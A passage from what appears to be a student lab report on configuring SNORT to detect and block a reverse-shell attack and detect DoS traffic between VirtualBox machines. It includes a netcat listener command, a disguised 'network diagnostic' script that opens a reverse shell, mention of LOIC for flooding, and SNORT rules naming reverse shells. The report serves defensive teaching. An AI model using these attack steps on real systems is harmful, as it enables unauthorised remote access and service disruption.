
5. The SNORT command code “**sudo snort -q -l /var/log/snort/ -i eth0 -A console c/etc/snort/snort.conf**.” (Figure 23) runs the alert rule in SNORT local rule to create a real-time monitoring system (akin to an IDS system) that pushes alerts onto the command prompt, as well as logging these alerts into a readable text file. On the other hand, the SNORT command code **“sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i eth0:eth1 -A full”** (Figure 27) runs the drop rule in SNORT local rule to automatically disconnect (akin to an IPS system) external connections made port ‘70’ mentioned in the snort rule in figure 21 above.
6. As the two SNORT command codes mentioned are sufficient in their tasks to execute the said SNORT local rules, understanding the components of the two SNORT command codes is important before demonstrating the execution of the two SNORT command codes.

- Breakdown of LHS SNORT command code: **sudo snort -q -l /var/log/snort/ -i eth0 -A console -c /etc/snort/snort.conf**. This SNORT command code results in SNORT behaving in an IDS manner.
- The keyword ‘**-q**’ tells SNORT to operate in quiet operation.
- The keyword ‘**-l**’ tells SNORT to save the output logging results into a specific directory (/var/log/snort/) which would be used for analysis later.
- The keyword **‘-i’** tells SNORT to listen to a specific network interface, and in our project's example, we are listening to network interface eth0 .
- The keyword ‘**-A**’ tells SNORT to be in alert - mode. In general, there are four types of alert modes, ‘**fast**’, ‘**full**’, ‘**none**’ and ‘**unsock**’, and by default, if there is no mention of the alert mode type after the command ‘**-A**’, SNORT automatically assumes the alert mode ‘**full**’. In our project's example, by default, we are using the ‘**full**’ mode as it allows us to write the alert to a predefined ‘alert’ file with the full decoded header as well as the alert message content, furthermore, because of the ‘**console**’ command, the alert is also redirected to the console screen.
- The keyword ‘**-c**’ tells SNORT to use the configuration options that are specified in the snort.conf file.
- Breakdown of RHS SNORT command code: **“sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i eth0:eth1 -A full”.** This SNORT command code results in SNORT behaving in an IPS manner.
- The keyword **‘-Q’** tells SNORT to work in in-line mode. In-line mode means that SNORT can drop packets and abort any exploitation attempts in real-time, hence transforming SNORT to act as an intrusion prevention system (IPS). Which essentially enables the drop function to work.
- The keyword **‘--daq afpacket’** tells SNORT to act as a bridge between the interfaces (eth0 : eth1).

- By default, there are only two network interfaces in our project demonstration, ‘**eth0**’ and ‘**lo**’. However, for SNORT to behave in IPS mode, there need to be three network interfaces. Two network interfaces are required for SNORT to behave in an IPS manner as the two interfaces are used to pass live traffic through SNORT, leaving the last network interface to be used for management-related tasks, such as SSH or sending alerts to the management server. Hence, the creation of a third interface ‘**eth1**’ is needed. In our project's context, ‘**eth0**’ whose network topology is configured as the bridged adaptor is tasked with receiving traffic inbound towards the VM, this allows the DAQ to record the traffic and sends it to the netfilter which then sends the filtered traffic to the second interface, **‘eth1**’ whose network topology is configured as the NAT network. Lastly, the last network interface, **‘lo**’ is tasked with sending out the logging information.

7. As seen in figure 21 and figure 23, with the SNORT rules and command codes inputted, future reverse-shell attempts by the attacker (Jerome) will no longer be successful.

For demonstration purposes, another reverse-shell attack by the attacker (Jerome) was conducted on the same day minutes later @25th October (1238-1239)HRS. Unlike what happened in figure 18, whereby the attacker's “ls” command was able to access the victim's desktop, the same “ls” command now immediately terminates the connection between the attacker and victim. (Figure 22)



ubuntu jerome (Attacker) (Jerome) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
isaac2@isaac2-VirtualBox: ~
Jialun (Victim)kali-linux-2022.3-virtualbox-amd64 Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
12:39
kali@kali: ~/Desktop
File Actions Edit View Help

```
isaac2@isaac2-VirtualBox:~$ sudo nc -lnvp 70 -s 192.168.1.6
[sudo] password for isaac2:
nc: Cannot assign requested address
isaac2@isaac2-VirtualBox:~$ sudo nc -lnvp 70 -s 192.168.1.118
Listening on 192.168.1.118 70
Connection received on 192.168.1.6 32816
ls
isaac2@isaac2-VirtualBox:~$ sudo nc -lnvp 70 -s 192.168.1.118
Listening on 192.168.1.118 70
Connection received on 192.168.1.6 34354
ls
isaac2@isaac2-VirtualBox:~$
```

```
Please sit back and wait... we are detecting whats wrong on your device. It may take 10-15 mins.
Reminder: Dont close this window! Your network will be slow again if you do so!
bash: error reading input file: Connection reset by peer

┌──(kali㉿kali)-[~/Desktop]
└─$ ./victim_linux.sh
***** Welcome to CRAP Company Network Diagnostic Tools *****

Please sit back and wait... we are detecting whats wrong on your device. It may take 10-15 mins.
Reminder: Dont close this window! Your network will be slow again if you do so!
bash: error reading input file: Connection reset by peer

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Figure 22.
(LHS) attacker connection being cut, time of attack @25th October, (1238-1239)HRS
(RHS) Connection to attack has also been cut, time of attack @25th October, (1238-1239)HRS

As seen in Figure 23, the running SNORT command code "**sudo snort -q -l /var/log/snort/ -i eth0 -A console -c /etc/snort/snort.conf**.", SNORT actively alerts the IT Personnel (Haowen) in real-time on the type of attack conduct @25th October, (1238-1239)HRS, which is the same date and time as when the reverse-shell attack was attempted.




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd /etc/snort/rules

┌──(root㉿kali)-[/etc/snort/rules]
└─# sudo snort -q -l /var/log/snort/ -i eth0 -A console  -c /etc/snort/snort.conf
10/25-12:38:56.459894  [**] [1:1000007:1] Reverseshell  Detected [**] [Priority: 0] {TCP} 192.168.1.6:
34354 → 192.168.1.118:70
10/25-12:38:56.460078  [**] [1:1000007:1] Reverseshell  Detected [**] [Priority: 0] {TCP} 192.168.1.11
8:70 → 192.168.1.6:34354
10/25-12:38:56.460262  [**] [1:1000007:1] Reverseshell  Detected [**] [Priority: 0] {TCP} 192.168.1.6:
34354 → 192.168.1.118:70
10/25-12:38:56.466862  [**] [1:1000007:1] Reverseshell  Detected [**] [Priority: 0] {TCP} 192.168.1.11
8:70 → 192.168.1.6:34354
10/25-12:39:05.302229  [**] [1:1000007:1] Reverseshell  Detected [**] [Priority: 0] {TCP} 192.168.1.11
8:70 → 192.168.1.6:34354
10/25-12:39:05.302312  [**] [1:1000007:1] Reverseshell  Detected [**] [Priority: 0] {TCP} 192.168.1.6:
34354 → 192.168.1.118:70
10/25-12:39:05.302783  [**] [1:1000007:1] Reverseshell  Detected [**] [Priority: 0] {TCP} 192.168.1.6:
```

Figure 23. SNORT command for active alert in execution

Furthermore, for ease of analysis, the SNORT alerts relating to reverse-shell attempts are also stored into a txt file. This is made possible due to the SNORT command containing The keyword **'-i'.** To access the txt file that contains the alerts of reverse shell attempts, it is as simple as accessing the folder that contains the txt file.

However, as the default path directory for SNORT logdir is to the user's desktop, this creates a lot of unnecessary cluttering on the user's desktop. Hence, to redirect the logs to a user-defined folder, changes have to be made to the logdir path in the SNORT configuration file. In our project's context, all logs will be saved into the folder named:

'IPEAR_SNORT_Log_Files'.(Figure 24)


Haowen (IT Personnel) kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Open
snort.conf
/etc/snort

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd /etc/snort/rules

┌──(root㉿kali)-[/etc/snort/rules]
└─# sudo gedit /etc/snort/snort.conf
```

```
#
# config snaplen:
#

# Configure default bpf_file to use for filtering what traffic reaches snort. For more inform
#
# config bpf_file:
#

# Configure default log directory for snort to log to.  For more information see snort -h com
#
config logdir: /home/kali/Desktop/IPEAR_Snort_Log_Files


###################################################
# Step #3: Configure the base detection engine.  For more information, see  README.decode
###################################################
```

Figure 24. changing SNORT default logdir to a user-defined folder named ‘IPEAR_SNORT_Log_Files’.

Once the logdir has been set, accessing SNORT log files is more user-friendly as all SNORT-related log and alert files are now stored in a single folder named:

‘IPEAR_SNORT_Log_Files’. (Figure 25)





Figure 25. Accessing SNORT-related alerts in ‘IPEAR_SNORT_Log_Files’.


As seen in figure 26, upon accessing the SNORT alert file, key information such as the IP address of the attacker, time & date @25th October, (1238-1239)HRS, and type of attack is all cleanly stored to be referenced. This way, the IT personnel (Haowen) is able to swiftly apply appropriate measures such as banning the IP address of the attacker via firewall settings.


~/Desktop/IPEAR_Snort_Log_Files/alert [Read Only] - Mousepad
File Edit Search View Document Help

```
10/25-12:25:41.350190 192.168.1.6:39572 -> 192.168.1.118:70
TCP TTL:64 TOS:0x0 ID:58675 IpLen:20 DgmLen:60 DF
******S* Seq: 0xC123E259  Ack: 0x0  Win: 0xFAF0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1788907937 0 NOP WS: 7

[**] [1:1000005:1] Reverseshell  Detected [**]
[Priority: 0]
10/25-12:26:55.435804 192.168.1.6:40350 -> 192.168.1.118:70
TCP TTL:64 TOS:0x0 ID:8894 IpLen:20 DgmLen:60 DF
******S* Seq: 0x34B541E7  Ack: 0x0  Win: 0xFAF0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1788982022 0 NOP WS: 7

[**] [1:1000005:1] Reverseshell  Detected [**]
[Priority: 0]
10/25-12:32:00.556784 192.168.1.6:32816 -> 192.168.1.118:70
TCP TTL:64 TOS:0x0 ID:31077 IpLen:20 DgmLen:60 DF
******S* Seq: 0x3C89376B  Ack: 0x0  Win: 0xFAF0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1789287143 0 NOP WS: 7

[**] [1:1000005:1] Reverseshell  Detected [**]
[Priority: 0]
10/25-12:38:56.459872 192.168.1.6:34354 -> 192.168.1.118:70
TCP TTL:64 TOS:0x0 ID:57164 IpLen:20 DgmLen:60 DF
******S* Seq: 0x6231B392  Ack: 0x0  Win: 0xFAF0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1789705232 0 NOP WS: 7
```

Figure 26. Inside 'IPEAR_SNORT_Log_Files' alert file.

8. On the other hand, the SNORT command code **"sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i eth0:eth1 -A full"** (Figure 27)is responsible for ensuring that the attacker connection is cut, thus, the failed connection seen in figure 26 above.



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd /etc/snort/rules

┌──(root㉿kali)-[/etc/snort/rules]
└─# sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i eth0:eth1 -A full
```


Figure 27. SNORT command for active defence in execution

In conclusion, it can be seen that two distinct relationships complement each other. Whereby the SNORT command code: **"sudo snort -q -l /var/log/snort/ -i eth0 -A console -c /etc/snort/snort.conf"** complements the SNORT rule: **"alert tcp any 70 <> any any (msg: "Reverseshell Detected"; sid:1000007; rev:1;)".** On the other hand, the SNORT command code: **"sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i eth0:eth1 -A full"** complements the Snort rule: **"Drop tcp any 70 <> any any (msg: "Reverseshell Detected" ; sid:1000005; rev:1;)".**

5.5 Detecting DoS attacks


Borrowing the concept of alert function in SNORT. We can further implement complex rules in SNORT to detect DoS attacks. Specifically, the new complex rule can differentiate between everyday average packet exchanges and abnormally excessive packet exchanges, such as DoS attacks.

For demonstration purposes, it is more practical to assume that all players belong to the same network. The tools of choice are Low Orbit Ion Cannon(LOIC) to demonstrate our DoS attack, Wireshark to analyse network traffic and SNORT to intelligently detect and log DoS attacks. Finally, the relevant parameters for the demonstration are as follows:


ubuntu jerome (Attacker) (Jerome) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Nov 3 01:22
isaac2@isaac2-VirtualBox: ~/Desktop/LO


```
isaac2@isaac2-VirtualBox:~/Desktop/LOIC$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.136  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::d580:17a1:c8d5:e0e8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:05:f9:cc  txqueuelen 1000  (Ethernet)
        RX packets 2597268  bytes 177722331 (177.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2541664  bytes 188096009 (188.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.9  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::c358:be5a:f5a8:7df9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a9:b9:29  txqueuelen 1000  (Ethernet)
        RX packets 316  bytes 40981 (40.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 326  bytes 35218 (35.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 28: The attacker (Jerome); IP Address: 192.168.0.136


Jialun (Victim)kali-linux-2022.3-virtualbox-amd64 Clone [Running] - Orac
File
Machine
View
Input
Devices
Help
1
2
3
4
kali@kali: ~
File
Actions
Edit
View
Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.138  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::3688:d8fa:8f93:472b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d2:db:ae  txqueuelen 1000  (Ethernet)
        RX packets 1224314  bytes 91763054 (87.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1218681  bytes 73133488 (69.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.12  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::e961:1a60:2aac:f0de  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:7d:49:0a  txqueuelen 1000  (Ethernet)
        RX packets 58  bytes 6688 (6.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43  bytes 6152 (6.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Figure 29. Slave Terminal; The Victim (Jialun); IP Address: 192.168.0.138



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.181  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::ea47:90cb:211f:7940  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 1092758  bytes 73749937 (70.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 75  bytes 17979 (17.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.8  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::bfcd:7261:5edd:4062  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9c:08:03  txqueuelen 1000  (Ethernet)
        RX packets 38  bytes 6159 (6.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 282550  bytes 19243212 (18.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 30. Master Terminal; The IT Personnel (Haowen); IP Address: 192.168.1.220.

As the new SNORT rule to be mentioned contains new complex functions in its rule options(Figure 31), understanding these functions is therefore crucial before its demonstration. Hence, we will only break down the rule options of the SNORT rule and how it works in its entirety.



```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ───────────
# LOCAL RULES
# ───────────
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert icmp any any → $HOME_NET any (msg:"ICMP test"; sid:1000001; rev:1;)
#alert tcp any any → $HOME_NET 21 (msg:"FTP Connection attempt"; sid:1000002; rev:1;)
#alert tcp $HOME_NET 21 → any any ( msg:"FTP Failed login attempt";content:"Login incorrect."; sid:1000003; rev:1;)
#alert tcp $EXTERNAL_NET any → $HOME_NET $HTTP_PORTS (msg:"Reverse shell detected!"; content:"fsockopen"; nocase; sid:1000009;)

#drop tcp any 70 ◇ any any (msg:"Reverseshell  Detected"; sid:1000005; rev:1;)
#alert tcp any 70 ◇ any any (msg:"Reverseshell  Detected"; sid:1000007; rev:1;)
